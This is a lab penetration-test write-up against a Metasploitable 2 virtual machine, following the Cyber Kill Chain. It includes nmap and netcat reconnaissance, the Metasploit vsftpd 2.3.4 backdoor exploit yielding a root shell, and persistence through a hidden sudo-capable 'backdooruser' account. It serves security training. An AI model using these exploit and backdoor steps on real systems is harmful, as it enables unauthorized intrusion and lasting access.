Penetration Test of Metasploitable 2 Guide

Introduction:

This documentation outlines the penetration testing process conducted on a Metasploitable 2 virtual machine using the stages of the Cyber Kill Chain. The objective of this penetration test was to simulate an attack on a vulnerable system, identify potential security weaknesses, and exploit known vulnerabilities to gain unauthorized access. The Metasploitable 2 machine, a deliberately vulnerable Linux distribution, served as the target, while a Kali Linux machine was used as the attacker system.

The Cyber Kill Chain framework, developed by Lockheed Martin, was employed to structure the penetration testing process. This framework provides a comprehensive approach to understanding the stages of a cyber-attack, from initial reconnaissance to achieving and maintaining persistent access. The stages covered in this documentation include:

1. **Reconnaissance**: Gathering information about the target system and its network environment.
2. **Weaponization**: Identifying and preparing exploits for vulnerabilities found in the target system.
3. **Delivery**: Executing the exploit to gain initial access.
4. **Exploitation**: Utilizing the exploit to execute code on the target system.
5. **Installation**: Establishing a backdoor to maintain persistent access.
6. **Command and Control (C2)**: Setting up communication channels to control the compromised system.
7. **Actions on Objectives**: Performing tasks to achieve the attacker's goals, such as data exfiltration or system manipulation.

This report provides a detailed account of each stage, the tools and techniques used, and the results obtained. It demonstrates the practical application of penetration testing methodologies, highlighting the importance of cybersecurity measures and the need for continuous vulnerability assessment and remediation. The insights gained from this penetration test can be used to enhance the security posture of similar systems and prevent potential attacks.

Connection to Metasploitable machine from Attacker machine:

After booting up the Metasploitable 2 machine and logging in using the given credentials, we can run **ifconfig** to see the IP address of the machine.

```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:34:41:3d
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe34:413d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3522 (3.4 KB)  TX bytes:5801 (5.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

From the output, we can see that the IP address is 10.0.2.4. This is the IP address we need to look out for.

In our attacker machine, we run **netdiscover -r 10.0.2.0/24** to scan and capture all IP addresses within the network. For this home lab, a NAT network was used to isolate both virtual machines onto a single network, making it easier to work with. The attacker machine's IP address is 10.0.2.15.

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

 10.0.2.1      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3      08:00:27:ca:22:98      1      60  PCS Systemtechnik GmbH
 10.0.2.4      08:00:27:34:41:3d      1      60  PCS Systemtechnik GmbH
```

From the image above, you can see the ip addresses the scan captured and we can see the metasploitable 2 machine captured. This gives us an entry to start enumerating the machine and attacking it.

NMAP (Network Mapper) is a powerful open-source tool used for network discovery and security auditing. It helps identify open ports, running services, and their versions, providing detailed information about the target system.

Cyber Kill chain:

Reconnaissance:

The objective of this phase is to gather information about our target system and its network environment. We can use netdiscover and nmap to scan the target. Already above we have used netdiscover to identify the IP address and below we used nmap to find all the open ports. As you can see there are multiple open ports for us and this allows us to understand the target machine better.

The choice was made to scan the target with Nmap to enumerate the services running on the open ports. Understanding the services and their versions helps in identifying known vulnerabilities that can be exploited. The decision to focus on `vsftpd` was based on its known vulnerability (CVE-2011-2523), which is a straightforward entry point for exploitation.

Nmap scan: **nmap -sV 10.0.2.4**

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:41:3D (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

Banner Grabbing and Service Enumeration:

Using a bash script, we were able to connect to corresponding services on the target IP and display the banner information returned by the service through an iterative process. The script used for the banner grabbing:

#!/bin/bash

target_ip="10.0.2.4"

open_ports=(21 22 23 25 53 80 111 139 445 512 513 514 1099 1524 2049 2121 3306 5432 5900 6000 6667 8009 8180)

for port in "${open_ports[@]}"

```
do

echo "Banner Grabbing for port $port:"

   echo "--------------------------------------"

   nc $target_ip $port

   echo ""

done
```

Explanation:
The nc (Netcat) tool is used for banner grabbing, which involves connecting to open ports and capturing the initial response banner that identifies the service and its version. This information helps in confirming the service versions identified by Nmap and aids in precise vulnerability identification.

This is there result for each service and the information gathered.

Port	Service	Banner
21	FTP	220 (vsFTPd 2.3.4)
22	SSH	SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23	Telnet	(Garbled output)
25	SMTP	220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53	DNS	(No response)
80	HTTP	(No response)
111	RCPBind	(No response)
139	NetBIOS-SSN	(No response)
445	NetBIOS-SSN	(No response)
512	exec	Where are you?
513	login	(No response)
513	Shell	(No response)
1099	Java RMI Registry	(No response)
1524	Backdoor	root@metasploitable:/#
2049	NFS	(No response)
2121	FTP	220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.0.2.4]
3306	MySQL	> 5.0.51a-3ubuntu5 hFc@Tg+;,(W[E'4lG[uZA
5432	PostgreSQL	(No response)
5900	VNC	RFB 003.003
6000	X11	(No response)
6667	IRC	.Metasploitable.LAN NOTICE AUTH :*** Looking up your

		hostname...
		.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
		using your IP address instead
8009	AJP13	(No response)
8180	HTTP	(No response)

The banner information provides critical insights into the services running on the target machine, including the software versions and configurations.

Why banner information is important:

- Knowing the exact software version running on each port allows for targeted vulnerability search. Specific version often has documented vulnerabilities and corresponding exploits.
- Assessing potential vulnerabilities: each banner can point to known security issues.
- Planning exploitation: with detailed version information, we can look up precise exploits in databases like CVE or use tools like metasploit to automate exploitation.

2. Weaponization

Now that we know of the services running and the software versions, we can search for common vulnerabilities associated with each of the services to create a targeted attack.


There are many tools we can use to find exploits to use and these are some of the most common:

- CVE Database: Comprehensive list of known vulnerabilities.
- Exploit-DB: A repository for exploits and proof-of-concept code. Useful for finding specific exploits for the vulnerabilities you've identified.
- Metasploit Modules: Metasploit has a vast repository of exploits that can be used directly if you find corresponding vulnerabilities.

Using these tools allows us to find known vulnerabilities and corresponding exploits that can be used against the identified services. This step involves choosing the best exploit that matches the identified vulnerabilities.

For our weapon, we target the service vsftpd 2.3.4 on port 21, associated with CVE-2011-2523.

Here is the snapshot of the Exploit-DB page of the exploit:



As you can see the author is metasploit which indicates that we can find the exploit in the metasploit framework so we do not have to copy over the code but rather we can access the exploit straight from the terminal by accessing the metasploit framework.

We chose the vsftpd 2.3.4 exploit because it provides a reliable backdoor to gain root access on the target machine. This specific exploit is well-documented and fits the identified vulnerability perfectly, ensuring a high success rate for our penetration test.


3. Delivery

Objective: Prepare the identified exploits or payloads for delivery to the target system (Metasploitable 2).

So to start the delivery of the exploit we us the terminal to start the Metasploit framework and then we search for the exploit module that we want being vsftpd:

Commands used:

- **Msfconsole**: Here we start the Metasploitable Framework.



- **search vsftpd**: here we search the exploit we want.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor
```

- **use exploit/unix/ftp/vsftpd_234_backdoor**
- **set RHOST 10.0.2.4**: these two commands choose the exploit we want to use and set the target host.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
```

So since we did not specify a payload, msf framework will use the default payload which is suitable for our task. Now that we have our exploit ready for delivery we can run it and exploit the target machine.

4. Exploitation

To exploit the target machine, we simply type run since we have already set up the delivery. This opens a command shell session with root access.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15:37473 → 10.0.2.4:6200) at 2024
-07-12 05:37:44 -0400

id
uid=0(root) gid=0(root)
```

Breakdown of outcome:

- [+] 10.0.2.4:21 - Backdoor service has been spawned, handling... : This indicates that the backdoor service was successfully spawned on the target.
- [+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root): This shows that the shell that opened has root privileges.
- [*] Found shell.

- [*] Command shell session 2 opened (10.0.2.15:33507 -> 10.0.2.4:6200) at 2024-07-12 05:34:52 -0400: This confirms that a command shell session was successfully opened, allowing us to interact with the target system.

Verify Access:

So now that the connection was successful, we need to confirm that we have root access so we run '**id**' and we get the result, uid=0(root) gid=0(root) groups=0(root), indicating we do have root access.

You can see here that we are able to gather information and enumerate further about the target system and its file structure.

Commands used: **uname –a**, **ls /**


5. Installation

Objective: Establish persistence and maintain access to the compromised system.

To establish persistent access, we add a new user with administrative privileges.

So when we are in the target machine through our established connection, we can use the command, **useradd –m –s /bin/bash backdooruser,** to add a new user. The command '**sudo usermod –aG sudo backdooruser'** was used to add the user 'backdooruser' to the sudo group which worked successfully however this did not grant the user sudo privileges when checked using **'sudo –l'** when logged in as backdooruser.

To overcome this we checked the rules within the etc/sudoers file and we saw that there was a rule that those within the 'admin' group can use sudo privileges so the goal was to obtain admin group for our user, backdooruser.



As you can see we gave the user, backdooruser, the group admin and thus it gives us sudo privileges. This means we can execute any command with sudo privileges without needing a password. This gives us persistent access to the system.

6. Command and Control (C2)

With sudo privileges, we have full control of the victim and can execute any command, completing the C2 stage.

When we run **sudo –l**, we get the result root@metasploitable:/# which demonstrates that we can maintain control over the system.

7. Actions on Objectives

The goal of this penetration test was to document a successful intrusion into the Metasploitable 2 machine. This has been completed as we managed to complete all stages of the cyber kill chain and document our progress using the cyber kill chain framework.